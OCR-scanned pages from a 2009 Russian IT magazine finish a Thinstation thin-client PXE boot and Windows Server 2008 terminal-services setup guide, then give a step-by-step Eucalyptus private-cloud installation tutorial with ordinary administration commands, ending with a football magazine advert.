В этом случае не будет осуществляться DHCP-запрос и производиться попытка получения конфигов с TFTP-сервера, что на порядок ускорит загрузку тонкого клиента.

НАСТРОЙКА DHCP- И TFTP-СЕРВЕРА Для загрузки PXE-образа с удаленной машины нам потребуется корректно работающие DHCP- и TFTP-сервисы. ОС значения не имеет, — это может быть *nix или Windows, главное, чтобы кто-то корректно ответил на DHCP-запрос, отправленный сетевой картой, и выдал файлы по TFTP. Первым делом инсталлируем нужные пакеты (пример для Ubuntu):

```
$ sudo apt-get install xinetd tftpd
tftp
```

Затем обеспечиваем автозапуск сервисов. Для запуска TFTP через xinetd создаем конфиг на основе шаблона:

```
$ sudo cp /etc/xinet.d/time /etc/
xinet.d/tftp
```

Правим:

```
$ sudo vi /etc/xinet.d/tftp
service tftp
{
        socket_type = dgram
        protocol = udp
        wait = yes
        user = root
        server = /usr/sbin/in.tftpd
        ### Каталог с PXE-образом
        server_args = -s /srv/tftp
        disable = no
}
```

В /etc/xinetd.conf комментируем строку «only_

РЕДАКТИРУЕМ ФАЙЛ BUILD.CONF

from = localhost». Не забываем по окончании настроек перезапустить xinetd:

```
$ sudo /etc/init.d/xinetd restart
```

Копируем PXE-образ, ядро, initrd и каталог с настройками, созданный по окончании работы build скрипта, в /srv/tftp:

```
$ sudo mkdir /srv/tftp
$ sudo cp -vR boot-images/pxe/* /
srv/tftp
```

Проверяем работоспособность TFTP:

```
$ tftp server.ru
tftp> get pxelinux.0
tftp> quit
```

Если файл получен, значит, все в порядке. Переходим к настройке DHCP:

```
$ sudo apt-get install dhcp3-server
```

В каталоге boot-images/pxe находится готовый шаблон dhcpd.sample, который можно использовать при создании своего конфига DHCP-сервера:

$ SUDO VI /ETC/DHCP3/DHCPD.CONF

```
### Описываем нашу подсеть
subnet 192.168.1.0 netmask
255.255.255.0 {
        option routers 192.168.1.1;
        option broadcast-address
192.168.1.255;
}
### Если в сети объявится клиент
с MAC-адресом 00:0C:29:d3:96:9b,
назначим ему IP 192.168.1.150 и под-
сунем загрузчик PXE
host term1 {
        hardware ethernet
00:0C:29:d3:96:9b;
        fixed-address 192.168.1.150;
        filename "pxelinux.0";
}
```

Чтобы внесенные изменения вступили в силу, перезапускаем DHCP-сервер:

```
$ sudo /etc/init.d/dhcp3-server
restart
```

НАСТРОЙКА СЕРВЕРА ТЕРМИНАЛОВ В WIN2K8 Остался последний шаг — настроить сервис, к которому будем подключаться. Установка роли службы терминалов производится через ссылку «Добавить роли» в «Диспетчере сервера». Отмечаем «Службы терминалов», затем в списке необходимые службы ролей, как минимум, «Сервер терминалов» и «Лицензирование служб терминалов». Не забываем о новой фиче, которая появилась в Win2k8 — «Веб-доступ к службе терминалов» (TS Web Access), при использовании которой пользователи могут подключаться к TS, используя веб-браузер, и получать список доступных приложений RemoteApp. Чтобы воспользоваться этой возможностью, достаточно при сборке Thinstation установить Firefox. При выборе метода аутентификации выбираем «Не требовать проверку подлинности на уровне сети». В этом случае к серверу смогут подключаться клиенты с любой версией, в частности, не будет проблем с Rdesktop, который полностью поддерживает лишь RDP 5 (частично некоторые функции RDP 5.1 и 6), а для Win2k8 «родным» протоколом является RDP 6. Далее следуем указаниям мастера, выбирая наиболее подходящие параметры. На этапе «Группы пользователей» добавляем учетные записи пользователей и группы, которым разрешен доступ к TS. По завершении установки отправляем терминальный сервер в ребут. Загружаемся с Thinstation, — по ходу можно увидеть бегущие строчки, сообщающие о получении IP-адреса и загрузке PXE-образа. После чего вызываем RDP-клиент щелчком по значку на рабочем столе — это в случае использования готового образа; если же соответствующие настройки указаны в thinstation.conf, подключение к серверу будет произведено автоматически, пользователю достаточно ввести свой логин и пароль.
Дальнейшие настройки службы терминалов производятся в «Диспетчере сервера», в одноименной вкладке. Здесь можно просмотреть события, которые помогут разобраться в возникших проблемах. Удачи в терминальных разборках! 

ФИШКИ WINDOWS 7: СТАБИЛЬНАЯ РАБОТА

Если нужно охарактеризовать Windows 7 в двух словах, то самое лучшее определение для нее — «правильная система». Нет, правда! Запускается и работает — быстро, а работает — без сбоев. Тут не надо быть экспертом, чтобы почувствовать разницу. После установки RC я практически не перегружался (за исключением ситуаций, когда этого требовали обновления). Чтобы система зависла — я такого не видел ни разу. Тут стоит рассказать об одном из серьезных нововведений «семерки», которое в виду сложности редко попадает в рекламные брошюры, но вместе с тем, вносит ощутимый вклад в то, чтобы система работала «как надо». Тебе наверняка знакомо понятие Heap (куча) — адресное пространство, с помощью которого реализована динамическая память. Увы, при всей гибкости системы неправильная работа памяти зачастую вызывает массу проблем: переполнение буфера (читай статью «Фабрика сплоитов» в этом номере), неправильное освобождение памяти и т.д. Кривое использование Heap разработчиками софта может означать для пользователя только одно — непременные падения приложений. Что сделали в Microsoft? На основе анализа сообщений об ошибках из Vista, разработчики написали специальную подсистему, что автоматически определяет программы, которые падают из-за неправильной работы с heap'ом, и применяет к ним алгоритмы, позволяющие избежать распространенных ошибок. Другими словами, для такой программы сама система создает такие условия, в которых та падает реже. Подсистема называется Fault Tolerant Heap и помимо настольной Windows 7 внедрена в Windows Server 2008R2. Механизм включается автоматически для избранных приложений, которые «падают» и которым FTH может помочь — система анализирует crash и принимает об этом решение. Можно даже посмотреть активность подсистемы, открыв «Просмотр событий → Журналы приложений и служб → Fault-Tolerant-Heap». Понятно, что пользователь никогда не задумывается о том, как достигается стабильность работы системы, однако немалый вклад вносят множество подобных FTH-механизмов.

По дороге с облаками

Пошаговое руководство по созданию инфраструктуры облачных вычислений на базе Eucalyptus

Любой системный администратор слышал об Amazon EC2, удобнейшей системе облачных вычислений, которая позволяет получить любое количество серверов любой конфигурации с помощью одного клика мышью и тут же зайти на них, используя SSH. Достоинства сервиса очевидны, как и его цена. Но стоит ли платить, когда такую же систему можно поднять на своих машинах за каких-нибудь 30 минут?

По правде говоря, модель облачных вычислений уровня IAAS (Infrastructure As A Service) достаточна примитивна. Это просто зоопарк машин, объединенных в общий кластер и подключенных к головному серверу, выставленному во внешний мир. На каждой машине установлен Linux с поддержкой Xen или Kvm (сама машина также должна поддерживать аппаратную виртуализацию). Пользователь делает запрос к головному серверу о выделении новой виртуальной машины с указанной ОС и другими параметрами. Сервер обрабатывает запрос, выбирает наименее загруженную машину (возможны и другие варианты, например, RoundRobin), предоставляет ей образ указанной ОС и дает указание на старт. Машина запускает образ, а пользователю возвращается IP-адрес его виртуального сервера. Именно так работает инфраструктура Amazon EC2, а также ее OpenSource-аналог под названием Eucalyptus.

ЭВКАЛИПТОВОЕ ОБЛАКО Eucalyptus представляет собой инфраструктуру для реализации модели облачных вычислений уровня IAAS, к особенностям которого можно отнести совместимость интерфейса управления с Amazon EC2 и простоту развертывания и конфигурирования. Eucalyptus версии 1.5.2 обладает следующими характеристиками:

1. Интерфейс, совместимый с EC2 и S3 (Web-сервисы и интерфейс Query/REST).
2. Поддержка Xen и Kvm.
3. Простота установки и развертывания.
4. Поддержка большинства дистрибутивов Linux (бинарные пакеты и исходники).
5. Безопасное взаимодействие компонентов с использованием SOAP и WS-security.
6. Минимальная модификация Linux-окружения.
7. Инструменты администратора облака для управления системой и аккаунтинга пользователей.
8. Возможность объединения множества кластеров, каждый из которых располагается в отдельном сегменте сети, в единое облако.

УСТРОЙСТВО Eucalyptus состоит из трех компонентов:

1. Контроллер узла (Node Controller, NC). Запускается на каждом узле, вовлеченном в облако, и отвечает за запуск, работу и остановку виртуальных машин.
2. Контроллер кластера (Cluster Controller, CC). Управляет контроллерами узлов, принимает решение, на каких узлах будут запущены виртуальные машины.
3. Контроллер облака (Cloud Controller, CLC). Устанавливается на машине, имеющей доступ к внешней сети, выступает в роли головного интерфейса для доступа к облаку. Обрабатывает пользовательские запросы на запуск виртуальных машин и собирает данные о загруженности узлов от контроллеров кластеров.

ПОДГОТОВКА К УСТАНОВКЕ Я буду устанавливать Eucalyptus в Ubuntu Linux, поэтому все последующие инструкции приведены для этой операционной системы. Если ты хочешь использовать другой дистрибутив, следуй инструкциям, приведенным в руководстве «Eucalyptus Administrator's Guide» (http://open.eucalyptus.com/wiki/EucalyptusAdministratorGuide_v1.5.2) для систем CentOS 5.3, OpenSUSE 11, Debian Lenny 5.0 и Debian Squeeze/sid. Там же описан метод сборки системы из исходников и приведен список всех зависимостей.

1. Часы фронтенда, узлов и клиентских машин должны быть синхронизированы, поэтому на каждой из них необходимо выполнить следующие команды:

```
$ sudo ntpdate-debian -s
$ sudo apt-get install openntpd
```


2. Компоненты Eucalyptus должны иметь возможность свободно общаться друг с другом. Для этого открой порты 8443, 8773 и 8774 на машине-фронтенде и порт 8775 на узлах.
3. Контроллер облака и узлы общаются, используя протокол SSH, поэтому между ними должен быть произведен взаимный обмен ключами пользователей root или eucalyptus.
4. Узлы должны быть сконфигурированы так, чтобы использовать bridge в качестве основного сетевого интерфейса. Для этого отключи или удали NetworkManager (который является неотъемлемым компонентом десктопной редакции Ubuntu), а затем установи пакет bridge-utils:

```
$ sudo apt-get install bridge-utils
```

Теперь открой файл /etc/network/interfaces, закомментируй все имеющиеся настройки интерфейсов и добавь строки:

$ SUDO VI /ETC/NETWORK/INTERFACES

```
auto br0
```




```
iface br0 inet dhcp
    bridge_ports all
```

Если ты предпочитаешь настраивать интерфейсы вручную, приведи запись примерно к такому виду:

$ SUDO VI /ETC/NETWORK/INTERFACES

```
auto br0
iface br0 inet static

    address 192.168.12.20
    netmask 255.255.255.0
    network 192.168.12.0
    broadcast 192.168.12.255
    gateway 192.168.12.1
    dns-nameservers 192.168.12.1
    dns-search foobar foobar.com
    bridge_ports eth0
```

Запусти следующую команду, чтобы заставить систему перечитать сетевые настройки:

```
$ sudo /etc/init.d/network restart
```

УСТАНОВКА Компоненты eucalyptus разбиты на несколько пакетов:
1. Контроллер облака (пакет -cloud).
2. Контроллер кластера (пакет -cc).
3. Контроллер узла (пакет -nc).
Все они упакованы в один тарболл, поэтому для установки необходимо выполнить шаги:
1. Загрузить тарболл со странички http://open.eucalyptus.com/downloads.
2. Распаковать его во временный каталог и добавить путь до него в /etc/apt/sources.list:

```
$ tar zxvf eucalyptus-1.5.2-*.tar.gz
$ cd eucalyptus-1.5.2-*
```


EC2-команды для получения информации

Получить описание и emi всех образов виртуальной машины:
$ euca-describe-images

Получить список всех работающих ВМ, принадлежащих пользователю, выполнившему запрос:
$ euca-describe-instances

Показать все пары ключей, используемые для доступа к ВМ:
$ euca-describe-keypairs

Получить список кластеров/зон:
$ euca-describe-availability-zones




МНОГИЕ НАСТРОЙКИ МОЖНО ПРОИЗВЕСТИ ЧЕРЕЗ WEB-ИНТЕРФЕЙС

ПОЛУЧАЕМ СЕРТИФИКАТЫ



▹ dvd

Для большего удобства мы собрали все необходимые команды в файл im_too_lazy_to_type_it.txt. Вместо набора команд тебе будет достаточно делать copy'n'paste.



▹ info

Пользователь может выбрать ядро и RAM-диск во время запуска ВМ:
$euca-run-instances --kernel <eki-XXXXXXXX> --ramdisk <eri-XXXXXXXX> <emi-XXXXXXXX>



▹ info

Любой пользователь может загружать и регистрировать образы (в зависимости от прав, предоставленных администратором), но только администратор может загружать и регистрировать ядра и RAM-диски.

```
$ sudo sh -c "echo deb file://${PWD} ./ >> /
etc/apt/sources.list"
$ sudo apt-get update
```

4. Установить пакеты -cloud и -cc на машину-фронтенд (та, которая будет использоваться в качестве контроллера облака и кластера):

```
$ sudo apt-get install eucalyptus-cc
eucalyptus-cloud eucalyptus-common
```

5. Установить контроллер узла на каждый узел, входящий в облако:

```
$ sudo apt-get install eucalyptus-nc
eucalyptus-common
```

Обрати внимание, что все эти компоненты вытянут зависимостей на 140 Мб. Также понадобятся утилиты управления облаком Euca2ools, которые можно скачать с той же странички и установить на любую машину (возможно, фронтенд), следуя этим инструкциям:



```
$ tar zxvf euca2ools-1.0-*.tar.gz
$ cd euca2ools-1.0-*
$ sudo sh -c "echo deb file://${PWD} ./ >> /
etc/apt/sources.list"
$ sudo apt-get update
$ sudo apt-get install euca2ools
```

НАСТРОЙКА ФРОНТЕНДА Скрипт настройки Eucalyptus изменяет конфигурационный файл $EUCALYPTUS/etc/eucalyptus/eucalyptus.conf, поэтому мы должны присвоить переменной EUCALYPTUS правильное значение. Для Debian/Ubuntu оно будет равно «/»:

```
$ export EUCALYPTUS=/
```

Перед началом конфигурирования убедись, что контроллер облака запущен и функционирует:

```
$ ps aux | grep euca
```

Если это не так, запусти его:

```
$ sudo $EUCALYPTUS/etc/init.d/eucalyptus-
cloud start
```

```
$ sudo $EUCALYPTUS/etc/init.d/eucalyptus-cc
start
```

В случае возникновения ошибок обратись к журнальным записям:

```
$ sudo less $EUCALYPTUS/var/log/eucalyptus
```

Чтобы создать облако, необходимо зарегистрировать кластер и каждый подчиненный узел. Для этого выполни команду:

```
$ sudo $EUCALYPTUS/usr/sbin/euca_conf
-addcluster имя_кластера имя_хоста
```

Замени имя_кластера на произвольное имя, а имя_хоста на DNS-имя машины или ее IP-адрес. Для регистрации узлов выполни:

```
$ sudo $EUCALYPTUS/usr/sbin/euca_conf
-addnode "хост1 хост2 хост3 ..."
```

Укажи в аргументе опции '-addnode' адреса всех узлов, которые должны быть вовлечены в облако.

КОНФИГУРИРОВАНИЕ WEB-ИНТЕРФЕЙСА Открой страничку https://localhost:8443 в web-браузере, заменив localhost на имя машины, исполняющей роль контроллера облака. Eucalyptus использует самоподписанные сертификаты, поэтому нужно указать браузеру принять сертификат. Далее введи admin/admin в качестве имени пользователя и пароля. После этого система проведет тебя через три процедуры:

1. Обязательная смена пароля администратора.
2. Ввод email-адреса администратора.
3. Подтверждение адреса сервиса Walrus. По умолчанию он запускается на контроллере облака.

Клиентские утилиты Euca2ools, совместимые с интерфейсом EC2, используют x509-сертификаты для доступа к контроллеру. Чтобы их сгенерировать, перейди на страничку Credentials и скачай сертификаты с помощью клика по кнопке Download certificates. Затем создай каталог ~/.euca и распакуй в него сертификаты. Выполни следующую команду:

```
$ . $HOME/.euca/eucarc
```

VM Types:

Name	CPUs	Memory (MB)	Disk (GB)
m1.small	1	128	2
c1.medium	1	256	5
m1.large	2	512	10
m1.xlarge	2	1024	20
c1.xlarge	4	2048	20

EUCALYPTUS ПОЗВОЛЯЕТ ЗАДАТЬ ШАБЛОНЫ НАСТРОЕК ВИРТУАЛЬНЫХ МАШИН

Ее придется выполнять каждый раз, когда ты захочешь использовать клиентские утилиты из пакета Euca2ools, поэтому лучше поместить эту строку в ~/.bashrc.

КОНФИГУРИРОВАНИЕ УЗЛОВ Eucalyptus предлагает четыре различных сетевых режима для гостевых ОС.
По умолчанию выбран режим SYSTEM, при котором ОС получают произвольные адреса от DHCP-сервера. Второй режим называется STATIC и позволяет назначать каждой инстанции ОС свой собственный IP-адрес с помощью внутреннего DHCP-сервера. Режим MANAGED размещает ОС в обособленных подсетях, подчиняющихся специальным правилам, заданным пользователем (например, запрет PING, открытие SSH-доступа к ОС, присвоение ВМ публичного IP и т.д.) Режим MANAGED-NOVLAN предоставляет все то же самое, за исключением сетевой изоляции подсетей.
Для изменения сетевого режима достаточно открыть файл $EUCALYPTUS/etc/eucalyptus/eucalyptus.conf и изменить значение опции VNET_MODE и значения других, зависимых от режима, опций. Файл хорошо прокомментирован, так что операция не должна вызвать проблем. Если хочешь подробнее изучить этот вопрос, обратись к руководству: http://open.eucalyptus.com/wiki/EucalyptusNetworking_v1.5.2.

СОЗДАНИЕ ОБРАЗОВ ОС За хранение образов операционных систем отвечает сервис Walrus, обращаясь к которому, контроллеры узлов получают образы и кэшируют их на собственных машинах.
ВМ-образ Eucalyptus состоит из следующих компонентов: образ диска, ядро и RAM-диск (опциональный). Все их необходимо загрузить в Walrus и зарегистрировать в Eucalyptus. Ниже показано, как это сделать для дистрибутива Ubuntu 9.04, уже подготовленного для использования в Eucalyptus и доступного со странички http://open.eucalyptus.com/wiki/EucalyptusUserImageCreatorGuide_v1.5.2.

Распаковываем архив:

```
$ tar zxvf euca-ubuntu-9.04-x86_64.tar.gz
```

Добавляем ядро в Walrus и регистрируем его в Eucalyptus:

```
$ euca-bundle-image -i euca-ubuntu-9.04-x86_64/
kvm-kernel/vmlinuz-2.6.28-11-generic --kernel
true $ euca-upload-bundle -b ubuntu-kernel-bucket
-m /tmp/vmlinuz-2.6.28-11-generic.manifest.xml
$ euca-register ubuntu-kernel-bucket/vmlinuz-
2.6.28-11-generic.manifest.xml
```

Последняя команда напечатает уникальный идентификатор ядра (eki), который нужно присвоить переменной $EKI. Добавляем и регистрируем RAM-диск:

```
$ euca-bundle-image -i euca-ubuntu-9.04-
x86_64/kvm-kernel/initrd.img-2.6.28-11-
generic --ramdisk true
$ euca-upload-bundle -b ubuntu-ramdisk-
bucket -m /tmp/initrd.img-2.6.28-11-generic.
manifest.xml
$ euca-register ubuntu-ramdisk-bucket/initrd.
img-2.6.28-11-generic.manifest.xml
```

На этот раз euca-register выведет на экран идентификатор RAM-диска, который необходимо присвоить переменной $ERI. Добавляем и регистрируем образ диска:

```
$ euca-bundle-image -i euca-ubuntu-9.04-
x86_64/ubuntu.9-04.x86-64.img --kernel $EKI
--ramdisk $ERI
$ euca-upload-bundle -b ubuntu-image-bucket -m
/tmp/ubuntu.9-04.x86-64.img.manifest.xml
$ euca-register ubuntu-image-bucket/ubuntu.9-
```



links

- http://open.eucalyptus.com/wiki/EucalyptusPublicCloud — публичное облако на базе Eucalyptus, ресурсами которого может воспользоваться любой желающий.
- http://cloud42.net, www.ec2dream.com — две реализации Web-интерфейса для управления EC2-облаком.



```
The following NEW packages will be installed
  ant ant-gcj ant-optional ant-optional-gcj antlr antlr3 antlr3-gcj aoetools apache2
  apache2-mpm-worker apache2-utils apache2.2-common bridge-utils ca-certificates-java default-jdk
  default-jre default-jre-headless dhcp3-server eucalyptus-cc eucalyptus-cloud eucalyptus-common
  eucalyptus-gl eucalyptus-javadeps eucalyptus-nc gcj-4.3-base glassfish-javaee groovy
  icedtea-6-jre-cacao janino java-common junit junit4 kvm libaccess-bridge-java libantlr-java
  libantlr-java-gcj libapache2-mod-axis2c libasm-java libasm2-java libavalon-framework-java
  libaxis2c0 libbackport-util-concurrent-java libbcel-java libbcprov-java libbcprov-java-gcj
  libbsf-java libc3p0-java libcglib2.1-java libclassworlds-java libcommons-beanutils-java
  libcommons-cli-java libcommons-codec-java libcommons-collections-java
  libcommons-collections3-java libcommons-discovery-java libcommons-fileupload-java
  libcommons-httpclient-java libcommons-io-java libcommons-jxpath-java libcommons-lang-java
  libcommons-logging-java libcommons-pool-java libdom4j-java libehcache-java libgcj-bc
  libgcj-common libgcj9-0 libgcj9-jar libgeronimo-activation-1.1-spec-java
  libgeronimo-j2ee-connector-1.5-spec-java libgeronimo-javamail-1.4-provider-java
  libgeronimo-javamail-1.4-spec-java libgeronimo-jms-1.1-spec-java
  libgeronimo-jta-1.0.1b-spec-java libgeronimo-stax-1.0-spec-java libgoogle-collections-java
  libhibernate-annotations-java libhibernate-commons-annotations-java
  libhibernate-entitymanager-java libhibernate3-java libhsqldb-java libjavassist-java
  libjaxen-java libjaxme-java libjaxp1.3-java libjaxp1.3-java-gcj libjboss-cachel-java
  libjboss-jmx-java libjboss-system-java libjdom1-java libjibx-java libjline-java
  libjsr107cache-java liblog4j1.2-java liblog4j1.2-java-gcj liblogkit-java libmockobjects-java
  libmx4j-java liboscache-java libproxool-java libqdox-java librampart0 libregexp-java
  libservlet2.3-java libservlet2.4-java libservlet2.5-java libslf4j-java libstringtemplate-java
```

МИНУС EUCALYPTUS — ОГРОМНОЕ КОЛИЧЕСТВО ЗАВИСИМОСТЕЙ

```
04.x86-64.img.manifest.xml
```

Используя web-интерфейс (страница Configuration), можно указать идентификаторы RAM-диска и ядра, которые будут использованы по умолчанию в том случае, если их ID не указаны в предыдущих командах.
Для удаления образа сначала необходимо его «разрегистрировать»:

```
$ euca-deregister <emi-XXXXXXXX>
```

Затем удалить файлы из Walrus (указанные переменные устанавливаются командой «. ~/.euca/eucarc»):

```
$ euca-delete-bundle -a $EC2_ACCESS_KEY -s $EC2_SECRET_KEY --url $S3_URL -b <bucket> -p <file prefix>
```

УПРАВЛЕНИЕ После того, как облако будет создано и настроено, администратор сможет добавлять и удалять узлы:

```
$ $EUCALYPTUS/usr/sbin/euca_conf -addnode <имя_узла>
$ $EUCALYPTUS/usr/sbin/euca_conf -delnode <имя_узла>
```

– а также добавлять и удалять образы виртуальных машин (как было показано в предыдущем разделе), конфигурировать облако, используя утилиту euca_conf или через редактирование файла $EUCALYPTUS/etc/eucalyptus/eucalyptus.conf, плюс управлять пользователями.
Пользователи, желающие пользоваться услугами облака, должны перейти на страницу https://адрес-контроллера-облака:8443/ и зарегистрироваться. После этого администратору будет выслан email, содержащий две ссылки, первая из которых приведет к принятию заявки, вторая — к отклонению. После перехода по первой ссылке пользователю будет выслан email, содержащий инструкции для активации аккаунта.
В любой момент администратор может отключить или удалить пользователя, используя страницу Users web-интерфейса. Там же он может сам добавлять пользователей через самостоятельное заполнение формы, результатом чего, опять же, станет отправка «активационного письма» на адрес пользователя.

ИСПОЛЬЗОВАНИЕ Итак, у нас есть собственное облако, и мы хотим его использовать, а именно — запрашивать ресурсы и получать их. В этом разделе рассказано, как это делать с точки зрения пользователя. Открываем в браузере страничку https://адрес-контроллера-облака:8443. На экране появится окно входа. Жмем кнопочку Apply, заполняем форму и жмем «Sign up». В этот момент администратору отправляется сообщение, получив которое, он решит, стоит ли одобрять наш аккаунт или его лучше отклонить. В случае успеха на наш email придет сообщение с просьбой подтвердить аккаунт путем перехода по ссылке. После подтверждения аккаунта входим в сервис и попадаем на личную страничку. Жмем кнопку Download certificate, чтобы получить сертификаты. Распаковываем их в каталог ~/.euca (можно и в другой):

```
$ mkdir ~/.euca; cd ~/.euca
$ unzip name-of-the-key-zip.zip
$ chmod 0700 ~/.euca
$ chmod 0600 ~/.euca/*
```

И запускаем скрипт eucarc, который установит правильные значения переменных, необходимых для работы Euca2ools:

```
$ . ~/.euca/eucarc
```

Скачиваем и устанавливаем Euca2ools (адрес приведен выше).
Перед запуском виртуальных машин мы должны создать пару ключей, которые будут использоваться для доступа к ОС по протоколу SSH. Ниже мы используем mykey в качестве имени ключей, но ты можешь выбрать любое другое имя:

```
$ euca-add-keypair mykey > mykey.private
```

```
$ chmod 0600 mykey.private
```

Теперь узнаем, какие образы есть на сервере и их emi (идентификатор образа):

```
$ euca-describe-images
```

И — запустим нужное количество ВМ с указанным emi:

```
$ euca-run-instances -k mykey -n <количество инстанций> <emi-id>
```

Проверим, запустились ли запрошенные ВМ:

```
$ euca-describe-instances
```

Если ты используешь облако только в личных целях, то можешь просто подключиться к SSH-сервису нужной ВМ, используя внутренний IP-адрес. Если же пользователи должны обращаться к услугам облака из внешней сети, то узлы Eucalyptus необходимо настроить для использования сетевого режима MANAGED или MANAGED-NOVLAN, которые позволяют назначать внешние IP-адреса для виртуальных машин, а пользователь должен выполнить следующие шаги для подключения к ВМ:

1. Разрешить коннекты к SSH из внешней сети:

```
$ euca-authorize -P tcp -p 22 -S 0.0.0.0/0 default
```

2. Сделать запрос на выделение публичного IP:

```
$ euca-allocate-address
```

3. Ассоциировать IP с ВМ (ID возвращает команда euca-describe-instances):

```
$ euca-associate-address <IP> -i <ID виртуальной машины>
```

4. Подключиться к ВМ:


```
$ ssh -i mykey.private root@<IP>
```

Для остановки ВМ следует использовать команду:

```
$ euca-terminate-instances <ID ВМ>
```

ВЫВОДЫ Сегодня, имея достаточное количество машин, администратор и даже рядовой пользователь могут с легкостью организовать собственную систему облачных вычислений. Она обеспечит тестеров программного обеспечения любым количеством гетерогенных сред, выделяемых по запросу, позволит существенно повысить время бесперебойной работы Web-сервисов, создать грандиозный игровой портал или даже собственную версию Amazon EC2. Добро пожаловать в новый мир! ⊐⊏


06 41 Июнь 2009
TotalFootball
(game)land publishing for enthusiasts
4 607157 100124 09006
Футбол как Страсть
www.totalfootball.ru
ШАВА
КАК ПОКОРИТЬ АНГЛИЮ И СТАТЬ КАНОНИРОМ
НОВЫЕ ИСТОРИИ ПРО ГУСА
ИДЕАЛЬНЫЙ КАПИТАН МАРТИН ЙИРАНЕК
10 ИЮНЯ ФИНЛЯНДИЯ – РОССИЯ
РАУЛЬ ОТВЕТИЛ НА ВАШИ ВОПРОСЫ
ТАКЖЕ В НОМЕРЕ
ДУЙМОВИЧ
МАСКЕРАНО
ИГОНИН
МАКЕЕВ
МЕЙРА
КАРЛОС ДУНГА
ТРЕНЕР СБОРНОЙ БРАЗИЛИИ ХВАЛИТ ВАГНЕРА И АЛЕКСА
